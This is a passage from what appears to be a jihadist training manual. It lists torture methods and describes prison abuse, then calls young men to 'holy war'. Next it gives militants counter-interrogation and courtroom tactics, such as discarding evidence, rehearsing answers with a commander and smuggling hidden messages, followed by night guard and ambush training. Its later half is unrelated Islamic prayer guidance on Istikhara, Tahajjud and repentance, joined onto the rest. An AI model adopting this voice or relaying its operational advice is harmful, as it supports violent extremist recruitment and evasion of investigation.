22. Giving the brother a lot of water or very watery fruits, such as watermelon, after denying him food and drink. After the brother drinks or eats the fruit, his hands and penis will be tied so the brother will not be able to urinate.
23. Placing drugs and narcotics in the brother's food to weaken his will power.
24. Placing the brother in solitary confinement where the cells are made of a special kind of cement that gets extremely hot in the summer and cold in winter.
25. Hitting the brother's genitals with a stick or squeezing them by hand.
26. Dragging the brother over barb wires and fragments of glass and metal.

B. Methods of Psychological Torture:

1. Isolating the brother socially, cutting him off from public life, placing him in solitary confinement, and denying him news and information in order to make him feel lonely.

2. Forbidding calling him by name, giving the brother a number, and calling him by that number in order to defeat his morale.
3. Threatening to summon his sister, mother, wife, or daughter and rape her.
4. Threatening to rape the brother himself.
5. Threatening to confiscate his possessions and to have him fired from his employment.
6. Threatening to cause a permanent physical disability or life imprisonment.
7. Offer the brother certain enticements (apartment, car, passport, scholarship, etc.).
8. Using harsh treatment, insults, and curses to defeat his morale.
9. Controlling everything the brother does, even in private, whether he is awake or asleep, to convince him that they are in charge. They would force him to bow his head and look down while talking with the guards.

Further, let no one think that the aforementioned techniques are fabrications of our imagination, or that we copied them from spy stories. On the contrary, these are factual incidents in the prisons of Egypt, Syria, Jordan, Saudi Arabia, and all other Arab countries. Those who follow daily events and read the newspapers and journals would be amazed to learn that:

security personnel totally undressed veiled women in public. The security personnel arrested a brother's mother, a brother's sister, and a brother's wife and raped them.

The wife of brother Saffout Abdul Ghani - may Allah have him released - had a miscarriage when the government's dogs (i.e. cronies) beat and tortured her in front of her husband.

the security personnel captured brother Hassan Al-Gharbawilas mother, who is older than 60 years, and hanged her by her feet [upside down). The security personnel shaved the head of the wife of a brother who participated in the murder of Rif'at Al-Kahjoub [Egypt's former parliament speaker].

The stories are numerous and there is intense torture while Muslims are in deep sleep.

O young men waging a holy war for the sake of Allah, there is still hope in you. Your country awaits you, your brothers await you, your wives wait you, the Muslim hostages await you.

Advice Taken from the book "Mothakkarat Fida'i Aire[8]" [Memoirs of a Captured Commando]: Concerning interrogation and questioning, paraphrased.

8 This book is the memoirs of an Iranian Communist. All brothers should read it.

1. While being taken to the interrogation and torture areas, one should concentrate heavily on the route and try to memorize any signs in order to benefit operations and plan development.
2. In the beginning of the interrogation, a security officer (interrogator) would come to you with fatherly advice, deceitful phrases, and "crocodile tears" so you might confess and tell them everything.
3. It is necessary to secretly discard any document related to the work or anything else considered criminal evidence against you. Better, do not carry any documents concerning the work.
4. From the first moment in captivity, the brother should proudly take a firm and opposing position against the enemy and not obey the orders. The more firm and opposing the reaction, the more beneficial it is. These reactions will not lead to harsher treatment. Do not give the enemy an opportunity or an opening.
5. During the torture process, pretend that the pain is severe by bending over and crying loudly.
6. As torture intensifies, its end nears.
7. Between torture sessions, the officers bargain with brother and entice him with ending the torture if he supplies them with any information.
8. During the torture session, the counseling preacher may become a vicious beast.
9. The one who gives one piece of information to avoid the lashes of whips is deluding himself because the torture would intensify.
10. It is necessary that each brother plan for his interrogation and discuss it with his commander. He may be captured one day.
11. When I talk while under torture, I do not mention unknown dates and places to the security personnel, but well known ones.

12. When I mention dates or names, it is important to memorize them because they will ask about them again to know if I was truthful.

13. Pretending to be naive and ignorant during the questioning may lead to diverging from the plan, because all factors are against the brother: The place, the people, the situation. That leads to some or all the outcomes desired by the enemy. That is, it is important to remain psychologically and mentally calm and to maintain alertness and foresight.

14. Detailing events during the questioning, whether verbally or in writing, directly increases the crime. That person's situation is just like someone who falls in a swamp [quick sand]: the more he tries to save himself, the deeper he sinks.

15. The less information supplied during the torture, the lighter the judgment will be.

16. A devastating mistake that results in harsh judgment is that of a brother revealing information to others in his cell not revealed during the torture. This is especially true when the interrogation is still going on, his fate has been determined, and the case has not been closed.

17. Relating experiences should not take place prior to the judgment, but after it.

18. The interrogators may resort to planting suspicion and mistrust among the brothers. They may pretend that they have a friendly relationship with one of the brothers. It is necessary to think well of one another.

19. Do not accept humiliation and disgrace. Disobey orders and oppose them.

20. It is important to coordinate with your brothers before executing any operation (security plan).

21. The security personnel may leave you for long periods of time without asking you any questions in order to break your will and determination.


22. During the interrogation, say only the things that you agreed upon with your commander. Do not be concerned about other brothers.

Lesson Eighteen

PRISONS AND DETENTION CENTERS

taken from qt

IF AN INDICTMENT IS ISSUED AND THE TRIAL, BEGINS, THE BROTHER HAS TO PAY ATTENTION TO THE FOLLOWING:



1. At the beginning of the trial, once more the brothers must insist on proving that torture was inflicted on them by State Security [investigators] before the judge.
2. Complain [to the court] of mistreatment while in prison.
3. Make arrangements for the brother's defense with the attorney, whether he was retained by the brother's family or court-appointed.
4. The brother has to do his best to know the names of the state security officers, who participated in his torture and mention their names to the judge. [These names may be obtained from brothers who had to deal with those officers in previous cases.]
5. Some brothers may tell and may be lured by the state security investigators to testify against the brothers [i.e. affirmation witness], either by not keeping them together in the same prison during the trials, or by letting them talk to the media. In this case, they have to be treated gently, and should be offered good advice, good treatment, and pray that Allah may guide them.
6. During the trial, the court has to be notified of any mistreatment of the brothers inside the prison.
7. It is possible to resort to a hunger strike, but it is a tactic that can either succeed or fail.
8. Take advantage of visits to communicate with brothers outside prison and exchange information that may be helpful to them in their work outside prison [according to what occurred during the investigations]. The importance of mastering the art of hiding messages is self-evident here.

- When the brothers are transported from and to the prison [on their way to the court] they should shout Islamic slogans out loud from inside the prison cars to impress upon the people and their family the need to support Islam.
- Inside the prison, the brother should not accept any work that may belittle or demean him or his brothers, such as the cleaning of the prison bathrooms or hallways.
- The brothers should create an Islamic program for themselves inside the prison, as well as recreational and educational ones, etc.
- The brother in prison should be a role model in selflessness. Brothers should also pay attention to each other's needs and should help each other and unite vise a vise the prison officers.
- The brothers must take advantage of their presence in prison for obeying and worshiping [Allah] and memorizing the Quran, etc. This is in addition to all guidelines and procedures that were contained in the lesson on interrogation and investigation. Lastly, each of us has to understand that we don't achieve victory against our enemies through these actions and security procedures. Rather, victory is achieved by obeying Almighty and Glorious Allah and because of their many sins. Every brother has to be careful so as not to commit sins and every one of us has to do his best in obeying Almighty Allah, Who said in his Holy Book: "We will, without doubt, help our Messengers and those who believe (both) in this world's life and the one Day when the Witnesses will stand forth."

May Allah guide us.

Interrogation Techniques

Taken from a Kafir source
Also Read QT & Afrikii Sec Course for more

The aim of this and articles to follow is to teach you all about the techniques that are used to break people down. They are used by the POLICE, ARMY INTELLIGENCE and GOVERNMENT INTELLIGENCE DEPT

The techniques they use are as follows:

Weak Or Strong?

They will assess you by how you cope under the first few hours of interrogation, and alter their strategy according to their assessment of you. They will see how you take punishment, how you handle under extreme pressure etc..

Softening Up:

Either by starvation, sensory deprivation, thirst, hunger, continual beatings and/or solitary confinement.

Silent Treatment:

They may put you in solitary confinement or put you in a room with your interrogator who say nothing, don't be afraid of silence come to terms with it.

Repetion/Monotony:

They always ask you the same questions over and over again not because they are trying to trick you it's to get you annoyed, so don't let them get to you, if you get annoyed it will tell them that they are getting to you and then they won't stop until they crack you…

Forcing Cooperation

These are some of the techniques that are used even in today's civilised society.

Torture

Technique: Extreme dislocation of the limbs e.g. Arms legs etc.. By pulling, slapping, gouging, inserting foreign objects such as electrodes nails razors under the finger nails and sending electrical impulses to your private parts, but the worst one is when they send electrical impulses to the brain as it sends you mad and can leave you brain dead..

Effect: Crippling, partial, temporary or permanent loss of use of limbs and senses, loss of normal mental functions (i.e. You lose all sense of time as you are in too much pain), but the most important aspect to the interrogator is that it lowers your ability to resist .

TORTURE is the best method of getting someone to give you information besides drugs & blackmail.

Threats

Technique: Threats of solitary confinement, beatings or death to yourself, friends or family.

Effect: Unreasonable anxiety and despair.

Isolation/Solitary Confinement

Technique: Total solitary confinement.

Effect: Keeps you away from anyone who can give you any kind of support either morally, physically or psychologically.

Deliberately Caused Physical Deterioration

Technique: Extremely long interrogation session sometimes lasting days, not being allowed to sleep will really play you up either by being kept awake continually or by being waken up every so often or being kept in uncomfortable positions for long periods..

Effect: Has a very drastic effect on your ability to resist interrogation..

General Notes:

Remember that the mind is the most powerful weapon and that people can and do come to terms with torture. If you can try and keep cool as it will really piss them off and maybe they will let you go…..

Police Interrogation Techniques

Taken from a Kafir

The police force thinks they have perfected the art of interrogating prisoners but they are in for a shock, they rely on the fact that 99% of their prisoners have no knowledge of interrogation techniques and how to combat them.

Actually knowing what Interrogation Techniques they use or intend to use is a valuable aid to beating them at their own game, all the information that follows is correct and is actually what they teach them as many police officers get taught interrogation techniques from the SAS and the government intelligence agencies MI5, MI6, C dept Special Branch etc…..

What now follows are the actual techniques which they use:

1. You get arrested and charge they take all your possessions and take your fingerprints, they sometimes take your belt and laces out of your shoes.. This is the start of the interrogation as they are trying to destroy your confidence ……
2. They put you in a cell on your own – they want you to get worried , by putting you on your own you have no moral physical or psychological encouragement from anyone else… so despondency sets in as you wonder what is going to happen to you….
3. They will leave you on your own for hours – this is to get you worried and worked up, because after being on your own for hours you will want someone to talk too.
4. They make you wait for the toilet or food – this is physical torture because if you have ever been in the situation where you need the toilet really bad you know how it feels then…. plus being hungry and wanting the toilet lowers your resistance to interrogation
5. Finally when you get interviewed this is where the fun starts, they will ask you seamlessly irrelevant questions like name age address if you get it wrong they will tell you the right answer what they are doing here is trying to get you to think “they know everything about me” don’t let it work.. KEEP COOL!!!!!
6. Sometimes you will get 2 officers 1 who is quiet and the other one who is a real Hard head and tells you that…. all they are trying to do is intimidate you.. if you are not co-operating with the quiet one the other may start by going behind you and standing there not saying anything, as this is the place most people feel vulnerable, he may say that some other prisoners have had accidents like falling off chairs etc… its bubbles, say nothing until you see a solicitor…
7. They make bring a file in with your name on it and let you see your name, it’s just another clever trick to think they know everything and have got a lot of info on you, if they had do you think they would waste time with you, just sit there SMILING at them it really them off or act Dumb!

These are just basic Police Interrogation Techniques, they use.

Ribaat needs patience, preparation, and a strong will that will break your enemy's will to continue the conflict. Due to the hardship of having to be stationed at a post for long periods guarding the frontlines, spending the nights awake waiting to ambush an enemy, the rewards for it are immense. The Messenger of Allah, may Allah's peace and blessings be upon him, said: "Being stationed for a day in the cause of Allah is better than the world and everything on it".[1] Being stationed requires that one has great balance, speed, good judgment and leg strength. Ribaat can be either in the day or night but I will focus on the more difficult of the two, the night.

Physical Preparation

Ribaat can be practiced by going out with Muslim associates and camping in the wilderness and guarding throughout the night changing shifts between one another. It is also good practice for the harsh conditions you could face in the future. Sleep and tiredness are the biggest factors that make Ribaat during the night extremely difficult and one can overcome them by using the same techniques used to help one pray the night prayers:

1. Not eating and drinking a lot, so that one is not overcome by sleep. As some have said: "Do not eat a lot, so that you do not have to drink a lot and sleep a lot!"

2. Taking an afternoon nap, so as to help oneself with it. And also sleeping early to wake up early (i.e., not sleeping late or spending time after 'Isha drinking tea and talking).

3. Sinning as little as possible during the day, for sinning causes the heart to harden and prevents it from receiving mercy.[2]

4. Protection of the heart from innovation, hatred towards Muslims and superfluous worldly concerns.

5. Fear of sins and death and short hopes keep the heart alive, so that when the servant thinks about pits of the Hellfire and people's condition in the hereafter, his sleep immediately disappears.

6. Knowing the virtues of Ribaat, as related in Qur'anic verses and traditions of the Prophet, until that knowledge intensifies one's hope and longing for its reward, and when that state is achieved, one's desire for higher levels in Paradise will also increase.

Also one needs to have sharp eyes and ears during those dark nights. The eyes will adjust and one can practice when camping but should focus more on his ears. Have a companion blindfold the Murabit


1 Sahih al-Bukhari.

2 Shaykh Ahmed Fareed, 'Factors That Facilitate Performance Of The Night Prayer', http://www.islamicawakening.com/viewarticle.php?articleID=134.

and have him move around in varying places; have one of the brothers make a sound while the Murabit identifies his position while having them mark down how many the Murabit gets right.

Mental Preparation

Along with physical preparation, one needs to be able to respond to an emergency quickly and to be clear minded during times of panic. The Murabit needs to have knowledge and good judgment to bring out the best results.



I recommend taking:

- Timed tests, both academic and also sports wise. This will help one think on their feet and gives the edge one needs.
- An introductory business class to help ones coordination and management skills.
- Time to sit with the scholars and righteous people to learn from their manners and their amazing abilities to deal with hard situations and take control when people panic.

Exercises and Activities

The Murabit needs to be quick on his feet and needs to master the art of ambushing the enemy and using retreatment as a strategy of war. Some activities and exercises one can do include:

- Running timed 20 yards and 40 yards sprints
- Biking in hilly areas or high altitudes
- Hiking
- Running in the sand or water
- Walking and jogging in the early mornings before Fajr to help get used to the dark and conquer any fears one may have
- Swimming laps
- Jump Rope Series: This include 10 normal jump ropes, 10 on only the left foot and vice versa, 20 jumping back and forth while roping, 30 sprinting while jump roping and 10 jumping in a square while roping
- Bear Crawls: crawling on hands while keeping the body above the ground
- Running suicide laps; running from one end to another for about 20 times (back and forth counting as 1 lap)
- Step ups: stepping up and down with dumbbells on an elevated surface like a low table or chair

CHAPTER 9

FINAL

Salat-Ul-Istikhara

In the Name of Allah, The Most-Compassionate The Most-Merciful
Taken from Various Sources/edited

The Prophetic method (Sunnah) of Ishtikharah

Whenever someone needs to make a decision regarding an important matter, and the person is undecided on which action to take then one should perform Istikharah. For example, if one is unsure of the result of an action (such as business, marriage, journey or other permissible matter) will be good for one's worldly and religious matter, or whether one will be at a loss.

Wrong methods regarding seeking guidance for the future

Muslims should not visit or consult fortunetellers, soothsayers, shaytaans, jinns, tarot readers, palm readers and astrologists. Sayyidunna Muhammad (Peace & Blessings be upon him) strictly forbade people from all of the above. These people do not possess certain knowledge of the unseen, nor do they have the ability to change what is to be destined, nor do they have the ability to personally benefit or harm anyone. On the contrary they may weaken a person's faith and relationship with Allah, His Messenger, and deen or may even lose his faith completely.
The Prophet (Peace & Blessings be upon him) said:

"Whoever visits a fortuneteller or a soothsayer and believes in his words, has disbelieved in what was revealed to Muhammad (May the Peace and Blessings of Allah be upon him)."

When in need of guidance and help one should turn to the Being to which even the Prophets and Messengers (Peace be upon them) turned to
This is because Allah, the Exalted is the One who has created everyone and He possesses knowledge of everything and He possesses power and control over all things. Whomsoever He wills to benefit, no one can stop Him, and whomsoever He wills to harm, no one can stop Him. He can do whatever He wills; there is nobody to question Him. One can make a request to Him in His court with humility and humbleness, and He accepts the intercession of his pious servants, because they can intercede only by His permission. He is not in need of His servants and He is the One who cares most about them.

For which matters is Istikharah Impermissible?
Whatever action a person needs to make Istikharah for, it is necessary for it to be permissible in Shariah. To make Istikharah for impermissible and unlawful actions will cause him to become sinful. The reason being that regarding that action, Allah and His Messenger (Peace & Blessings be upon him) has foretold us that this action is harmful, therefore doing Istikharah for it serves no purpose, rather it is disrespectful towards the Lord of the worlds.

The incorrect use of Istikharah
Istikharah is done for the matters of the future, not for the time that has already elapsed. For example, some people due to their lack of knowledge have been heard saying, "Such a thing of mine has been stolen and through Istikharah I want to find out who the guilty person is." It should be known that Istikharah has nothing to do regarding this matter. If the person, through a dream, vision or any other means finds out that such a person stole it, then even in that case the Shariah of Prophet Muhammad (Peace & Blessings be upon him) does not grant him permission to form a bad opinion or accuse any Muslim based on these unreliable sources. The person who does this and the one who informs him are both sinful.

Who should one perform Istikharah?
The Person should perform Istikharah themselves as this is the Sunnah.

Thereafter recite the following Supplication

اللّٰهُمَّ اِنِّیْ اَسْتَخِیْرُكَ بِعِلْمِكَ وَاَسْتَقْدِرُكَ بِقُدْرَتِكَ وَاَسْئَلُكَ مِنْ
فَضْلِكَ الْعَظِیْمِ فَاِنَّكَ تَقْدِرُ وَ لَااَقْدِرُوَتَعْلَمُ وَلَااَعْلَمُ وَاَنْتَ عَلَّامُ

(رواہ بخاری، سنن اربعہ عن جابر بن عبداللّٰہ انصاریؓ)

"O Allah, I consult You as You are All-Knowing and I appeal to You to give me power as You are Omnipotent, I ask You for Your great favor, for You have power and I do not, and You know all of the hidden matters. O Allah! If you know that this matter (then he should mention it) is good for me in my religion, my livelihood, and for my life in the Hereafter, (or he said: 'for my present and future life,') then make it (easy) for me. And if you know that this matter is not good for me in my religion, my livelihood and my life in the Hereafter, (or he said: 'for my present and future life,') then keep it away from me and take me away from it and choose what is good for me wherever it is and please me with it." (Narrated by Bukhari)

How to pray Salat-ul-Istikhara step-by step:

1. Pray 2 raka'at either with the intention of praying Istikhara separately by itself or jointly with 2 rakat of, for example, tahajjud.
2. Immediately after you have completed the 2 rakats, recite the above mentioned supplication.
3. Name the deed you wish Allah to provide you with guidance about.
4. Follow An Nawawi's advice on how to interpret Allah's guidance (see below).
5. There is no limit on the number of times you can pray Salat-ul-Istikhara.

An-Nawawi holds that "after performing the istikharah, a person must do what he is wholeheartedly inclined to do and feels good about doing and should not insist on doing what he had desired to do before making the istikharah. And if his feelings change*, he should leave what he had intended to do, otherwise he is not completely leaving the choice to Allah, and would not be honest in seeking aid from Allah's power and knowledge. Sincerity in seeking Allah's choice, means that one should completely leave what he himself had desired or determined*."

Some wrong understandings regarding Istikharah

It is not amongst the sunnah method of Istikharah that a person necessarily has to sleep after performing it, and nor is it a condition to see a dream, vision or witness some unseen sign because these things have not been mentioned in the Hadith. Only the dreams of Prophets and Messengers are revelation, whereas the dreams of the rest of mankind can be from shaytan or may occur due to the kind of thoughts the person has been having during the day. Even if the dream is from Allah it still needs to be interpreted. Istikharah was done to rid oneself of uncertainty and doubt, but now the uncertainty can increase if, God forbid, Shaytaan shows the person such a scene, which outwardly appears divine, and consequently the person acts upon it, after which he suffers loss, this person's faith on Allah Ta'la can be shaken because Shaytaan will put this thought 'you did Ishtikharah, but your Lord did not help and guide you towards success'.

How will the result of Istikharah become apparent?
The Holy Prophet, Master of both Worlds, (Peace and Blessings be upon him) whilst teaching the supplication of Istikharah, also indicated how a person will know the outcome and result of it. If the action is better for the person, then not in a dream, but rather in real life the result of this will become apparent to them, such that the means to accomplish this action will begin to come into existence via people and all the obstacles which are opposing it will be removed and it will become easier for the person to fulfill his purpose. However if a person tries to accomplish this action but he sees that the means to achieve it are getting worse and unexpected, and unusual obstacles begin to stand in his way, then this is an indication that this action is not good for the person. However after that a new path and window will open from which he had no expectation and Allah with His Absolute Power, will facilitate it that way for him. Together with this if a person sees any dream then this will be considered as an additional aid, not as a basis upon which the decision of the outcome of Ishtikharah should be made.

What to do after Istikharah
After performing Istikharah a person should not sit hand in hand and wait, but rather from his own side make effort at a practical level. After that the destiny will take him towards what is best for him. By doing Istikharah a person has negated his own knowledge and experience, and at the same time relying completely on Allah by leaving his own choice completely in the matter and placing it in the hands of Allah, by saying: "Oh Allah you select for me that which is best." Now from the heart he should trust and have certainty in Allah, because up until today whomsoever has relied and trusted in Allah in the right way, then in return Allah has never failed him, or not provided him help and support.

How many times can a person perform Istikharah
Istikharah should be done in odd number of times (from one to seven). However if there comes a time when a person does not have the opportunity to read two units of prayer then the person may just read the supplication only. If he is to make a very quick decision then the Holy Prophet (Peace be upon him) has even taught a very brief supplication for Istikharah as well. After praising Allah and sending peace and salutions upon the Holy Prophet (Peace & Blessings be upon him) the person should read the following supplication a few times:

اَللّٰهُمَّ خِرْلِیْ وَاخْتَرْلِیْ

Oh Allah, select for me goodness. (No hadith source provided)

Some benefits of doing istikharah

1) Relationship with Allah Strengthened More
The biggest benefit is that a person's relationship with Allah is strengthened even more because when a person performs istikharah in the correct manner and obtains some goodness, the result of this is that his reliance on Allah is further increased.

2) Relationship and love with Prophet (Peace and Blessing be upon him) is increased Ishtikharah which is a Sunnah and a unique gift from the Holy Prophet (Peace be upon him) from which the ummah will benefit from up until the Day of Judgment. When someone acts upon a Sunnah, (with the intention of acting upon a Sunnah also) his relationship with the Holy Prophet (Peace and Blessings be upon him) is further strengthened.

3) Happiness in all cases
The Performer of Istikharah is fortunate from two dimensions. Firstly if he attains his objective then he is happy and content and thanks Allah the Exalted for selecting goodness for him. And if he doesn't attain his objective then he is still happy and content and thanks Allah for saving him from loss.
In regards to benefit and loss in any action there can only be three possible outcomes:

1) To benefit from a particular action from the worldly point of view
2) To benefit in respect to one's religion and hereafter but to have loss from worldly point of view
3) To benefit in any particular action in the beginning but to have loss at the end of it
In regards to these three cases, to save oneself from having loss is outside his knowledge, power and experience, it is only Allah the Majestic, whose knowledge encompasses all aspects. So the Muslim who does Istikharah is saved from all these losses and obtains success in the following aspects: Worldly, religious, livelihood, spiritual and hereafter.
It has been related from the great sages, for example, Sayyidunna Shaykh Abdul Qadir Jilaani and Shaykh Ahmad Mujaddad Alf Thani (May Allah have mercy upon them) that they would perform Istikharah for every action in the coming twenty four hours.

The Losses of not doing Istikharah
By performing Istikharah a person becomes free from the fear and subjugation of all things other than Allah the Exalted, such as devils, soothsayers, fortunetellers, magicians, jinns, envious people and one's enemies. The reason being that now the person's relationship and trust is upon that Being, without His permission no loss can occur.

Another great gift from the Prophet (Peace & Blessings be upon him) to this Ummah – What to do when in need or facing difficulties in life

If at the current moment the person is going through some difficulty, due to which these devilish people are taking advantage of him by fulfilling their own financial desires and the desires of the flesh, then the Master of both Worlds, Prophet Muhammad (Peace be upon him) has bestowed another priceless gift upon His ummah in order to relieve themselves from their needs and difficulties, namely Salahtul Haajah (Prayer of need). One of the blessed guidances of Sayyiduna Muhmmad (Peace and Blessings be upon him) (the meaning of which is):
"If a person has any need from Allah or any person then he should make wudhu in a good way and after that offer two units of prayer for the pleasure of Allah (just like the prayer of Istikharah is read)."

After that he should read the supplication written below once or however many times he wishes, and then in the court of Allah make supplication and mention his need or problem to Allah with humility and humbleness. The best time for this is the last portion of the night in which one performs the night prayer (Tahajjud). In this portion Allah descends to the first heaven in a manner which suits His Majesty and makes the following announcement:

"Is there any needy person who wants me to fulfill his need. Is there any unhappy person who would like me to relieve him from his unhappiness? Is their person seeking forgiveness from his sins?"

The time of acceptance is up until the beginning of fajr (dawn). So when the Lord of both worlds Himself is announcing this, then why should a person leave the door of Allah and go to the doors of His enemies and devilish people, resulting in loss to their faith, wealth and honour.

After reading two units of prayer of need, one should praise Allah and then recite (Durood) Peace and Blessings upon the Holy Prophet (Peace and Blesings be upon him). Thereafter he should read the supplication written below with understanding. He should read this everyday up until the persons need is fulfilled or he is relieved from his problem.

The supplication for the prayer of need

لَااِلٰهَ اِلَّا اللّٰهُ الْحَلِيْمُ الْكَرِيْمُ ط سُبْحَانَ اللّٰهِ رَبِّ الْعَرْشِ الْعَظِيْمِ ط

There is no God but Allah, the Clement and Wise. There is no god but Allah the High and Mighty. Glory be to Allah, Lord of the Tremendous Throne. All praise is to Allah, Lord of the worlds. I ask you (O Allah) everything that leads to your mercy, and your tremendous forgiveness, enrichment in all good, and freedom from all sin. Do not leave a sin of mine (O Allah), except that you forgive it, nor any concern except that you create for it an opening, nor any need in which there is your good pleasure except that you fulfill it, O Most Merciful!" (Related by Hakim and Tirmidihi).

Salat-ut Tawbah, need I say more, it compromises of 2 Rak'ahs Nafl, and should be read whenever one has committed especially a major sin.

Tahajjad

Virtues and Way of Performance (Edited)

Salman al-Farsi quoted the Prophet (peace and blessings of Allah be upon him) as saying: "Observe the night prayer, it was the practice of the righteous before you and it brings you closer to your Lord and it is penance for evil deeds and erases the sins and repels disease from the body."

Etiquettes of Tahajjud prayer

The following acts are recommended for one who wishes to perform the Tahajjud prayers:

1- Upon going to sleep, one should make the intention to perform the Tahajjud prayers. Abu ad-Darda' quoted the Prophet (peace and blessings of Allah be upon him) as saying: "Whoever goes to his bed with the intention of getting up and praying during the night, but, being overcome by sleep, fails to do that, he will have recorded for him what he has intended, and his sleep will be reckoned as a charity (an act of mercy) for him from his Lord." This is related by an-Nasa'i and ibn Majah through the authentic chain of narrators.

2- On waking up, one should wipe one's face, use a tooth brush, and look to the sky and make the supplication which has been reported from the Prophet (peace and blessings of Allah be upon him): "O Allah! There is no god but Thee, Glory be to Thee, I seek Thy forgiveness for my sins, and I ask for Your mercy. O Allah, increase my knowledge and let my heart not swerve after You have guided me, and bestow mercy upon me from Thyself. All praise be to Allah who has given us back life after our death and unto Him is the resurrection."

Then, one should recite the last ten verses of Surat Al `Imran starting with, “Behold! in the creation of the heavens and the earth, and the alternation of night and day,- there are indeed Signs for men of understanding.” Then one should say, "O Allah, to You belongs the praise. You are the Light of the heavens and the earth and what is therein. And to You belongs the praise. You are the truth and Your promise is true. Meeting with You is true; the Paradise is true, the Fire is true. The Prophets are true, and Muhammad is true and the Hour is true ! O Allah, to You have I submitted, in You have I believed, in You have I put my trust, to You have I turned, by You I argue and to You do I turn for my decisions. Forgive me of my former and latter sins, and those done in private and those done in public. You are Allah, there is no god besides Thee."

3- One should begin Tahajjud with two quick rak`ahs and then one may pray whatever one wishes after that. `A’ishah said: "When the Prophet prayed during the late-night, he would begin his prayers with two quick rak`ahs." Both of these reports are related by Muslim.

4- One should wake up one's family for Tahajjud. Abu Hurairah quoted the Prophet (peace and blessings be upon him), as saying: "May Allah bless the man who gets up during the night to pray and wakes up his wife and who, if she refuses to get up, sprinkles water on her face. And may Allah bless the woman who gets up during the night to pray and wakes up her husband and who, if he refuses, sprinkles water on his face." The Prophet (peace and blessings of Allah be upon him) also said: "If a man wakes his wife and prays during the night or they pray two rak`ahs together, they will be recorded among those (men and women) who (constantly) make remembrance of Allah." This is related by Abu Dawud and others through an authentic chain of narrators.

5-If one gets sleepy while performing Tahajjud one should sleep. This is due to the hadith narrated by `A’ishah (may Allah be pleased with her) as she quoted Allah’s Messenger as saying: "When one of you gets up during the night for prayer and his Qur'anic recital gets mixed up to the extent that he does not know what he says, he should lie down." This is related by Muslim.

Recommended time for Tahajjud

Tahajjud may be performed in the early part of the night, the middle part of the night, or the latter part of the night, but after the obligatory salatul `Isha' (Evening prayer).

While describing the Prophet's way of performing prayer, Anas said: "If we wanted to see him praying during the night, we could see him praying. If we wanted to see him sleeping during the night, we could see him sleeping. And sometimes he would fast for so many days that we thought he would not leave fasting throughout that month. And sometimes he would not fast (for so many days) that we thought he would not fast during that month." This is related by Ahmad, al-Bukhari, and an-Nasa'i.

Commenting on this subject, Ibn Hajar says: "There was no specific time in which the Prophet (peace and blessings be upon him) would perform his late night prayer; but he used to do whatever was easiest for him."

Best time for Tahajjud

It is best to delay this prayer to the last third portion of the night. Abu Hurairah quoted that the Messenger of Allah, as saying: "Our Lord descends to the lowest heaven during the last third of the night, inquiring: 'Who will call on Me so that I may respond to him? Who is asking something of Me so I may give it to him? Who is asking for My forgiveness so I may forgive him?" This is related by the group.

`Amr ibn Abasah reported that he heard the Prophet (peace and blessings be upon him) saying: "The closest that a slave comes to his Lord is during the middle of the latter portion of the night. If you can be among those who remember Allah, the Exalted One, at that time then do so."

The number of rak`ahs to be performed during Tahajjud

Tahajjud prayer does not entail a specific number of rak`ahs which must be performed nor is there any maximum limit which has to be performed. It would be fulfilled even if one just prayed one rak`ah of Witr after the `Isha'.

Samurah ibn Jundub said: "The Messenger of Allah ordered us to pray during the night, a little or a lot, and to make the last of the prayer the Witr prayer." This is related by at-Tabarani and al-Bazzar. Anas quoted Allah's Messenger (peace and blessings be upon him), as saying: "Prayer in my mosque is equal to ten thousand prayers [elsewhere]. And prayer in the Sacred Mosque is equivalent to one hundred thousand prayers [elsewhere]. And prayer in the battlefield is equivalent to one million prayers [elsewhere]. And what is more than all of that is two rak`ahs performed by a servant [of Allah] during the middle of the night." This is reported by Abu ash-Shaikh, Ibn Hibban in his work ath-Thawab, and al-Munzhiri, in his book at-Targhib watTarhib, is silent about it."

Allah Almighty knows best.

A side note before the conquering of al-Quds Salahuddin would incite those with him to get up and pray Qiyam-al Layl and to do dua to Allah as victory only comes from Allah SWT

What is to be said in sujood al-shukr (prostration of gratitude)?

What is to be said in sujood al-shukr (prostration of gratitude)?

Praise be to Allaah.

There is no specific duâ narrated in the ahaadeeth for sujood al-shukr, hence the scholars said that what is to be said in sujood al-shukr is the same tasbeeh and duâ as are said when prostrating in prayer. So one should say Subhaana Rabbiy al-3laa (Glory be to my Lord Most High), Allaahumma laka sajadtu wa bika aamantu wa laka aslamtu, sajada wajhi lillahi khalaqahu wa sawwarahu wa shaqqa samâ 'ahu wa basarahu, tabaaraka Allaah ahsan ul-khaaliqeen (O Allaah, unto You I prostrate, in You I believe and to You I submit. My face has prostrated to the One who created and formed it, and gave it hearing and sight. Blessed be Allaah, the best of creators). Then he should make duâ he likes.

Ibn Qudaamah (may Allaah have mercy on him) said: the description, rulings and conditions of sujood al-shukr are the same as those for sujood al-tilaawah (prostration required when reciting certain verses of Quran). (al-Mughni, 2/372). And he said concerning sujood al-tilaawah: he should say in this prostration what he says in the prostration during prayer. (al-Mughni, 2/362).

Shaykh Ibn Uthaymeen (may Allaah have mercy on him) said: Sujood al-shukr is done in response to a calamity that is averted or a blessing which come to a person. It is like sujood al-tilaawah outside prayer. Some of the scholars said that wudoo and takbeer is required, and some said that only the first takbeer is required. Then he should fall down in prostration, and make duâ after saying Subhaana Rabbiy al-'Alaa (Glory be to my Lord Most High).â€

And Allaah knows best. May Allaah send blessings and peace upon our Prophet Muhammad.

Islam Q&A
Sheikh Muhammed Salih Al-Munajjid

98030: Salaat al-tawbah (the prayer of repentance)

How is salaah al-tawbah (the prayer of repentance) offered? How many rakahs is it? Can I offer it after Asr prayer?.

Praise be to Allaah.

By the mercy of Allaah towards this ummah, He has opened the gate of repentance to it, and it will not cease until the soul reaches the throat (at death) or the sun rises from the west.

By His Mercy to this ummah, He has prescribed for them an act of worship which is one of the best acts of worship, by means of which the sinner can draw close to his Lord with the hope of his repentance being accepted. This is salaat al-tawbah (the prayer of repentance) and there follow some issues that have to do with this prayer.

1 The prayer of repentance is prescribed in shareeah

The scholars are unanimously agreed that the prayer of repentance is prescribed in shareeah. Abu Dawood (1521) narrated that Abu Bakr al-Siddeeq (may Allaah be pleased with him) said: I heard the Messenger of Allaah (peace and blessings of Allaah be upon him) say: There is no one who commits a sin then purifies himself well and stands and prays two rakahs, then asks Allaah for forgiveness, but Allaah will forgive him. Then he recited this verse: And those who, when they have committed Faahishah (illegal sexual intercourse) or wronged themselves with evil, remember Allaah and ask forgiveness for their sins; and none can forgive sins but Allaah and do not persist in what (wrong) they have done, while they know [Aal Imraan 3:135]. Classed as sahaah by al-Albaani in Saheeh Abi Dawood.

